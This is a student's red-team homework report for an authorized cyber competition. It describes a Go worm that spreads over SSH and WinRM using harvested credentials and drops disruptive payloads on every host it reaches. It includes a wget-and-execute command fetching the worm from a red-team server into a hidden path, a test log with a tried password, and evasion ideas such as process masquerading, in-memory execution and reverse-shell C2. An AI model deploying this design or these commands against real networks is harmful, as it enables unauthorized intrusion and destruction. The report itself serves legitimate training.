Homework #4: Red Team Tool Development

Tool: Goblin-Wagon and Goblins

(Worm and Payloads)

By Cory Le (chl2099)

SECTION 1: TOOL DEVELOPMENT

Q1: Tool Overview & Category

Goblin-Wagon is a self-propagating disruption tool that spreads across Blue Team infrastructure and deploys lightweight disruption payloads on each host it reaches. The worm autonomously handles its lateral movement and payload deployment by updating its reconnaissance data and target list, then making decisions based on it. This satisfies the Destructive/Disruptive tool category for our team and fills a critical Red Team gap by hindering the Blue Team's incident response time and usability. This can also force Blue to triage incidents across multiple systems simultaneously rather than isolate a single threat. I chose this over other categories because I have some professional experience with this in Windows environments and felt a genuine interest in building something that compounds my team's offensive pressure during service takedowns and persistence establishment.

Q2: Technical Implementation

I chose Go for several reasons, the most significant being that it compiles to a single static binary with no runtime dependencies and supports cross-compilation for both Linux and Windows targets. In addition to this, Go offers strong standard libraries to support programmatic attempts for SSH and other network operations. The core worm logic handles credential based-lateral movement over SSH (for Linux) and WinRM (for Windows). After establishing a foothold on a new host, the orchestration outer binary discovers what the host operation system and architecture is and then selects the appropriate embedded inner Go binary. That inner binary will then work to execute all payloads held inside the worm while the outer binary works in the background to spread to the next target through DNS discovery. The first major challenge I ran into was handling spreading to different operating systems and architectures, there was initially no clear-cut way to ensure when my worm infected another host that the binary used was executable by the host. To remediate this, I developed an outer layer of orchestration binary that will be used only on first the main infected host. That host will perform discovery to find more hosts to spread to and will send multiple compiled variants of the worm binary to it essentially brute forcing its ability to be ran on the next host. Another challenge I ran into is considering mid to end game of the competition where system hardening from blue team is at its peak. Thinking it over, I began to shift my design to have the worm be effective only on Day 1, spreading as many payloads for disruption and destruction as fast and far as possible and then in the following days, designing effective payloads to begin to rely on them for persistence instead of the worm spreading. This shift from operational dependency from the worm

spreading to the payloads the worm drops allow both my team and I multiple light weight quick paths for distributing and creating numerous forms of persistence very quickly. A third challenge that I ran into later in development is more effective methods of host discovery. The initial idea was relying on Grey team documentation to give all of the necessary IP addresses to target but this felt inefficient and scary as there are Blue team systems in scope that they hid, and IPs may be changed mistakenly. To remediate this, I decided to force the first infected host to do a reverse DNS lookup on the entire subnet, essentially brute forcing host discovery. This worked as we were given the IP scheme of red team and grey team systems, so the host would just do discovery on everything else and omit those IP addresses and those would be the hosts to target.

Q3: Operational Security Advantages

The compiled Go worm (Goblin-Wagon) has no interpreter dependency meaning compared to languages like Python there is no 'python3 worm.py' process visible in process lists as it runs as a native executable that can be named anything. In addition to this, the credential-based spreading approach (SSH/WinRM) blends with legitimate admin traffic as it can use any credentials including compromised blue team credentials which contrast compared to performing an exploit that can create a lot of noise. Payloads are also separate scripts that are embedded into the binary which means there is almost no trace of payloads on disk. Additionally, the binary can be renamed to mimic legitimate system processes such as systemd-update on Linux or svchost.exe on Windows making it visually blend into process lists during a cursory Blue Team triage.

This tool however will leave behind some artifacts such as SSH/WinRM auth event logging as it propagates throughout the network as SSH/WinRM connections is essential to its spreading mechanism. In addition, for a time, the worm binary itself will appear on disk temporarily and only removing itself through 'os.Remove(os.Executable())' if it confirms it has spread to at least one other host. With this and the execution of payloads from the worm, also comes an extensive process history that the worm will leave behind as it executes multiple payloads and scripts concurrently on the host. The tool I created measures up to off-the-shell tools like Metasploit and Empire with those tools having well-known signatures that AV and EDR systems detect immediately while my custom worm has no known signature and at the time of making is no C2 framework traffic pattern to detect again.

Q4: Testing

Testing was conducted within our team's old Grey Team competition environment, a mixed network consisting of multiple Linux and Windows hosts representative of a real competition topology. This environment provided a realistic testing ground that closely mirrors the conditions Goblin-Wagon will be deployed in during actual competition. Test cases included successful SSH-based propagation from the Red Team operator machine to a Linux target host using valid credentials (Figure 1), privileged payload execution confirmed by the creation of a file at /etc/redteam_was_here.txt owned by root on the remote target host (Figure 2 and 3), and the execution of real distruption modules such as the file system distorter (Figure 4 and 5).

Figure 1 (Log file from Node A, the first infected host which is svc-ftp-01):

```
root@svc-ftp-01:/etc# cat debugging_goblin.txt



Connecting to host 10.10.10.2
Tried: cyberrange - Cyberrange123!
SUCCESS
Copied Goblin-Wagon to host
Executing modules...
Renaming files in /opt/
Creating decoy files in /opt/
Renaming files in /srv/
Creating decoy files in /srv/
Skipping: /var/www/ not found/
Renaming files in /home/
Creating decoy files in /home/
Renaming files in /var/log
Creating decoy files in /var/log
Making something in /etc/
root@svc-ftp-01:/etc#
```

Figure 2 (test.sh spread to svc-ftp-01 and executed):




Figure 3 (test.sh spread to svc-redis-01 and executed):




Figure 4 (File distortion module reached scv-redis-01 and executed):





Figure 5 (File distortion module reached scv-ftp-01 and executed):



SECTION 2: TEAM COORDINATION

Q5: Team Tool Overview

Member	Category	Tool	Language	Status
Cory	Disruptive	Goblin-Wagon	Go	Complete
Cory	Disruptive	Goblins (modules)	Go, bash, powershell	In-Progress
Brian	Information Gathering	ssh/service creds + flagfinder + beacon	bash	In-Progress
Alex	Enhancement to Open Source Tool	ADWomboCombo V2	Ruby, C, Powershell	Complete
Max	Service Backdoor and Windows C2	The Thing	C/C++, bash, powershell	In-progress
Kieran	Information Gathering	bosh	C	Done
Stephen	Beacon or Callback Tool	HTTP Based Beacon	Python	In Progress
Joseph	Disruptive	Log flooding, network noise	python	In-progress
Gael	Red team infrastructure	Wizard's Orb (C2 server)	python	In-progress
Gael	Disruptive	powerless shell	C++	In-progress

Q6: Coordination Process

The team met twice weekly via Discord voice chat to discuss individual roles, the tooling each person would work on, and how their contributions meshed with everyone else's. This began with us claiming specific categories and then building a custom attack chain that prioritized persistence above all else. My specific role of disruption was selected specifically to support that chain by hindering the Blue Team's ability to respond while teammates established footholds and took down services. I landed on my specific tool because I have some professional experience creating disruptive tooling for Windows environments, such as executables that completely lock down user space for quarantined users, and I felt genuinely drawn to playing a supportive disruption role for the rest of my team. During coordination, we encountered challenges ensuring that our tooling would not interfere with a fellow Red Team member's operation, which we resolved by carefully

documenting each tool's behavior and dependencies before development began. As a result, no two team members built tools in the same category, ensuring full coverage across the Red Team kill chain with each person's work serving a distinct offensive purpose.

Q7: Complementarity

Goblin-Wagon functions as a force multiplier for nearly every other tool on our red team. The attack chain works as follows: Brian's credential and flag finder feeds directly into Goblin-Wagon's spreading mechanism as harvested SSH credentials are exactly what the worm needs to authenticate and propagate across the network, meaning the two tools have a direct dependency that was intentionally designed during coordination. Once Goblin-Wagon has spread across the network and deployed its disruptive payloads, it creates a window of opportunity for the rest of the team to operate. For example, Joseph's log flooding tool compounds can be attached as a module to Goblin-Wagon which can once executed can overwhelm Blue Team's ability to triage alerts from multiple directions simultaneously. Stephen's HTTP beacon and Gael's Wizard's Orb C2 server benefit directly from this chaos window because while Blue Team is occupied responding to workflow disruptions, persistence and C2 channels can be established with far less scrutiny. Max's service backdoor and Windows C2 similarly benefits from the distraction layer as distractions mean little to no active mitigations or actions are taken upon Max’s tooling. Kieran's bosh information gathering and Alex's ADWomboCombo operate more effectively when Blue Team is overwhelmed and response times are degraded. In summary, Goblin-Wagon is designed to be deployed early and aggressively on Day 1 to create the operational breathing room that every other team member's tool needs to be effective. It is also meant to be used by all our team members as a larger software/script distributor early in the competition due to its speed and range of spread and ability to easily embed additional modules as payloads to be executed by the worm.

SECTION 3: OPERATIONAL USE

Q8: Competition Scenario (be specific)

1. **Initial Setup**
   Prior to competition start, Goblin-Wagon is pulled from the team's private GitHub repository onto one of the Red Team workstations with all components pre-compiled and ready for deployment. No installation or dependency resolution is required on the target as the binary is entirely self-contained.

2. **Step 1: Initial Access (beginning with Node A)**
   Initial access to the first target machine (Node A) is obtained through credential reuse from Brian's or other team member's credential harvesting tools but primarily will be obtained from Day 0 credentials given by Grey Team. Once a foothold is established, Goblin-Wagon is transferred to the target via SCP or a simple HTTP server hosted on the Red Team machine:

   Example 1 (SCP):
   scp goblin-wagon user@nodeA:/tmp/.cache/goblin-wagon

   Example 2 (HTTP):
   wget http://redteam-ip:8080/goblin-wagon -O /tmp/.cache/goblin-wagon
   chmod +x /tmp/.cache/goblin-wagon
   ./tmp/.cache/goblin-wagon

   Note: The binary will intentionally be placed in a non-obvious directory and given a benign name to avoid simple detection during Blue Team triage through actions such as listing active processes or enumerating the file system.

3. **Step 2: Host Fingerprinting and Payload Execution**
   Upon execution on Node A, Goblin-Wagon's outer orchestration binary fingerprints the host operating system and architecture. Based on this fingerprint it selects the appropriate inner binary as compiled variants exist for Linux amd64, Linux arm64, Windows amd64, and Windows arm64, and other variants. The correct inner binary is extracted from the outer binary's embedded payload store and executed. The inner binary then loops through all embedded payload modules concurrently, selecting and executing the appropriate variant of each payload for the detected OS if the payload is compiled. For non-compiled scripts such as Bash scripts for Linux targets and PowerShell scripts for Windows targets, they all will run to brute force

execution. For example, if the target hosts Windows, the Bash scripts will fail silently while the parallel PowerShell scripts will execute as expected, the reverse would occur for a Linux host. Payloads will also execute simultaneously on Node A including actions such as terminal spam, DNS corruption of common domains such as github.com and internal tooling, log flooding, and filesystem disruption.

4. **Step 3: Propagation**
   After payload execution is initiated, Goblin-Wagon begins lateral movement by performing reverse DNS lookups and subnet sweeps to discover additional live hosts on the network. For each discovered host it attempts SSH authentication followed by WinRM authentication using a credential list sourced from harvesting tools made by our team and initial access credentials. Whichever protocol succeeds first is used. Upon successful authentication, Goblin-Wagon then copies itself to the new host using the same SCP mechanism and executes itself, beginning the cycle again. The original Node A instance continues attempting to spread to additional hosts in parallel.

5. **Step 4: Network-Wide Impact**
   Given successful propagation, all hosts within the competition scope become infected and begin executing their payload suites independently. Blue Team at this point is simultaneously dealing with terminal disruption, DNS resolution failures for common domains used to hold their tooling and hardening, log flooding that obscures meaningful security events, filesystem distortion, adware, and a variety of other distractions which are all occurring across multiple hosts concurrently. This multi-vector simultaneous disruption significantly degrades Blue Team's ability to triage, communicate, and respond to other Red Team activity happening in parallel.

6. **Step 5: C2 and Kill Switch (Grey Team Contingency)**
   If told to by Grey Team, each Goblin-Wagon instance opens a reverse shell connection back to my own C2 server hosted on the initial red team workstation used to copy Goblin-Wagon to Node A. This C2 provides Red Team operators with centralized visibility into which hosts are infected, the ability to issue kill commands to specific hosts and acts as a persistence mechanism for follow-on operations on Day 2 and Day 3 after the worm's active spreading phase has concluded.

7. **Step 6: Cleanup**
   Upon receiving a kill command via the C2 channel or upon Grey Team request, specific instances of Goblin-Wagon and its respective payloads execute its cleanup routine which terminates its own processes and removing the binary from disk using os.Remove(os.Executable()).

Q9: Risks

1. **Detection Risks**
   The primary detection possibility for Goblin-Wagon is its spreading mechanism as every SSH and WinRM authentication attempt generates log entries. On Linux, these appear in /var/log/auth.log and on Windows as Event ID 4624 in the Security event log. A Blue Team member actively monitoring authentication logs will notice lateral movement patterns, particularly repeated authentication attempts across multiple hosts originating from the same source IP in a short timeframe especially with how I designed Goblin-Wagon to brute force connections. Goblin-Wagon itself also presents a detection risk because while it is placed in a non-obvious directory and given a benign name, it still at its core remains on disk until the C2 server issues a termination command. A Blue Team member performing active file system forensics or running integrity checks could discover the binary during this window and remove it. Finally, the concurrent execution of multiple payload scripts generates a distinct process tree on each infected host. Blue team members examining active processes or process history would observe unusual child processes spawning from the worm binary simultaneously, which is a recognizable indicator of compromise.

2. **Competition Rule Risks**
   The most significant rule risk comes from the modules that Goblin-Wagon runs on individual hosts. The file system distortion module for example renames directories within targeted paths to obfuscated directory names, file names, and filling the file system with trash file that now match the obfuscated names essentially hiding the real path of essential resources. Although an effective disruption, this also effectively takes down any services dependent on those directories or files which achieves the intended disruption objective but also renders affected services nearly impossible to repair without a full reinstallation, an outcome beyond what Grey Team intends for the competition environment. The terminal spam module similarly posed a rule risk as in its original form it was aggressive enough to hard lock Blue

Team operators out of CLI access entirely, rendering them unable to perform any remediation through the terminal which is a level of disruption that crosses the line from hindering to completely preventing competition participation. Additionally, an adware module was developed that displayed rapidly flashing GIF content which was flagged as a hard rule violation due to potential epilepsy risk for Blue Team members.

3. **Grey Team Coordination and Mitigations**
   All payload modules were reviewed with Grey Team prior to competition deployment over Discord and in-person. The filesystem distortion module was approved with the explicit constraint that directory renaming is scoped strictly to the following target directories and must not touch /var/www/ service directories already in use:

```
TARGET_DIRS=(
    /opt
    /srv
    /var/www
    /home
    /var/log
)
```

   The epileptic adware module was replaced entirely with a benign image display that does not pose any health risk. Lastly, the terminal spam module was tuned down to a more docile disruption level that inconveniences Blue Team operators without completely preventing CLI access. Grey team has also provided us a detailed framework for what is acceptable going forward as our team develops more modules for the worm to execute on hosts as it spreads.

Q10: Future Improvements

1. **Stealthier Propagation Mechanism**
   The most impactful improvement to Goblin-Wagon would be replacing or augmenting the current credential list based brute force spreading mechanism with a more silent and reliable propagation method. The current SSH/WinRM approach generates an extreme amount of predictable authentication log noise that an active Blue Team member can detect and potentially block by rotating credentials or restricting remote access. A more sophisticated approach could be establishing a secondary propagation channel through the C2 infrastructure so once an initial wave of hosts are infected and reverse shell connections are established back to the primary C2, the server could advertise Goblin-Wagon to

already-infected hosts. This in turn would then push the worm to adjacent hosts that have already been infected and are connecting to the C2 via a reverse shell. This peer-assisted spreading model would be significantly quieter and more resilient than brute forcing credentials from a single source.

2. **In-Memory Execution**
   A significant footprint improvement would be executing Goblin-Wagon entirely in volatile memory rather than writing the binary to disk. Currently the binary exists on disk until the C2 issues a termination command, creating a window of exposure for file system forensics. A memory-only execution model would leave virtually no trace of the process tree or binary artifacts after termination, making post-incident forensic analysis significantly more difficult for Blue Team. On Linux this could be achieved via memfd_create syscall execution and on Windows through process hollowing or reflective DLL injection techniques.

3. **Filesystem Integrity Poisoning Module**
   A highly effective new module I could add to improve disruptions would be one that takes a cryptographic hash of the current filesystem state at time of infection and then monitors for any new files or modifications going forward. Any file added or changed that alters the hash such as Blue Team pulling hardening scripts or automation scripts from GitHub would be automatically corrupted or deleted by the module. This would effectively prevent Blue Team from hardening their systems or deploying remediations for the duration of the competition without first identifying and killing the module, creating a persistent offensive advantage beyond the initial disruption window.

4. **Command Hijacking Module**
   Another impactful module that could be added to improve disruptions could be one that intercepts and redirects common navigation commands such as cd when Blue Team operators attempt to traverse to critical directories like /etc/ or /var/. Rather than returning an error, the module could silently redirect them to a decoy directory with similar structure, causing confusion and wasting remediation time as operators struggle to understand why their environment is behaving unexpectedly.

5. **Binary Obfuscation**
   A final improvement can be made to Goblin-Wagon by applying obfuscation to the entire binary including its embedded binaries and payloads. Currently the binary, if discovered on disk, could potentially be reverse engineered to reveal its spreading logic, credential list, and embedded payload modules. Given that Blue

Team operates in 65-minute windows across 3 competition days; by adding code obfuscation it would render reverse engineering infeasible within the competition timeframe. Techniques such as control flow obfuscation, string encryption, and anti-debugging checks would significantly raise the bar for any Blue Team member attempting to understand and neutralize the tool during an active competition window.

SECTION 4: ETHICAL CONSIDERATIONS

Q11: Ethical Use

Goblin-Wagon is ethical to use exclusively within explicitly authorized environments and lab settings. This includes sanctioned Red Team competition scenarios such as CSEC-473 where all target systems are competition infrastructure, controlled research environments where the tool is being studied to understand worm propagation behavior and defensive countermeasures, and academic demonstration contexts where the goal is illustrating what a real-world worm looks like operating in a live network environment. Outside of these three contexts there is no circumstance under which deploying Goblin-Wagon is ethical or legal. The tool is designed to cause disruption and spread autonomously; both of those properties make it dangerous outside of a controlled and authorized scope.

Several safeguards were intentionally built into Goblin-Wagon to prevent misuse and maintain operational control. The spreading function is scoped to a specific subnet defined and approved by Grey Team, meaning the worm cannot propagate beyond the authorized competition network boundary regardless of what credentials it discovers or is fed. The filesystem distortion module is similarly constrained to a hardcoded list of approved target directories, preventing accidental destruction of critical system infrastructure. The tool was made fully open source and accessible to Grey Team throughout development so that all behavior was transparent and auditable by competition organizers at any point. Finally, the C2-based kill switch provides Grey Team and Red Team members the ability to terminate all active instances across every infected host immediately if the tool behaves unexpectedly or exceeds its authorized scope.

During the competition the repository is accessible to Grey Team for oversight purposes. After the competition concludes the repository will be set to private and access restricted exclusively to Red Team members who participated in its development and testing. The tool will not be distributed publicly, shared with outside parties, or deployed in any context without explicit written authorization going forward. As the primary developer, responsibility for ensuring Goblin-Wagon is never used outside authorized contexts rests with me and I take that responsibility seriously given the tool's capability to cause significant disruption at scale.

Q12: Responsibility as Creator

Goblin-Wagon in the wrong hands is genuinely dangerous. A self-propagating worm with modular payload delivery that can perform DNS corruption, filesystem distortion, and service destruction across an entire network could cause significant operational harm in a real-world context. Production systems taken down by filesystem distortion would require full-service reinstallation to recover. DNS corruption affecting internal tooling could cascade into broader infrastructure failures. The autonomous spreading mechanism means that once deployed outside a controlled environment the tool could propagate far beyond any intended scope before a defender could intervene at the same speed and range that makes it effective in competition makes it destructive outside of it.

As the creator of this tool, I bear direct responsibility for how it exists in the world. Writing offensive tooling for learning and competition purposes is legitimate and valuable to understanding how worms propagate and how disruption payloads operate makes me a more capable security professional and ultimately contributes to better defensive practices in the field. However, that legitimacy is entirely contingent on the tool remaining within authorized contexts. Technical knowledge and the working implementation are two different things as the knowledge is mine to keep and develop, but the implementation carries an obligation to handle responsibly.

In practice this means keeping the repository private after competition, not distributing the tool or its components publicly, not deploying it outside authorized environments regardless of how benign the intent might seem, and being deliberate about who has access to it going forward. The same creativity and technical investment that went into building Goblin-Wagon carries an equal obligation to ensure it is never the cause of real harm outside the competitive environment it was designed for.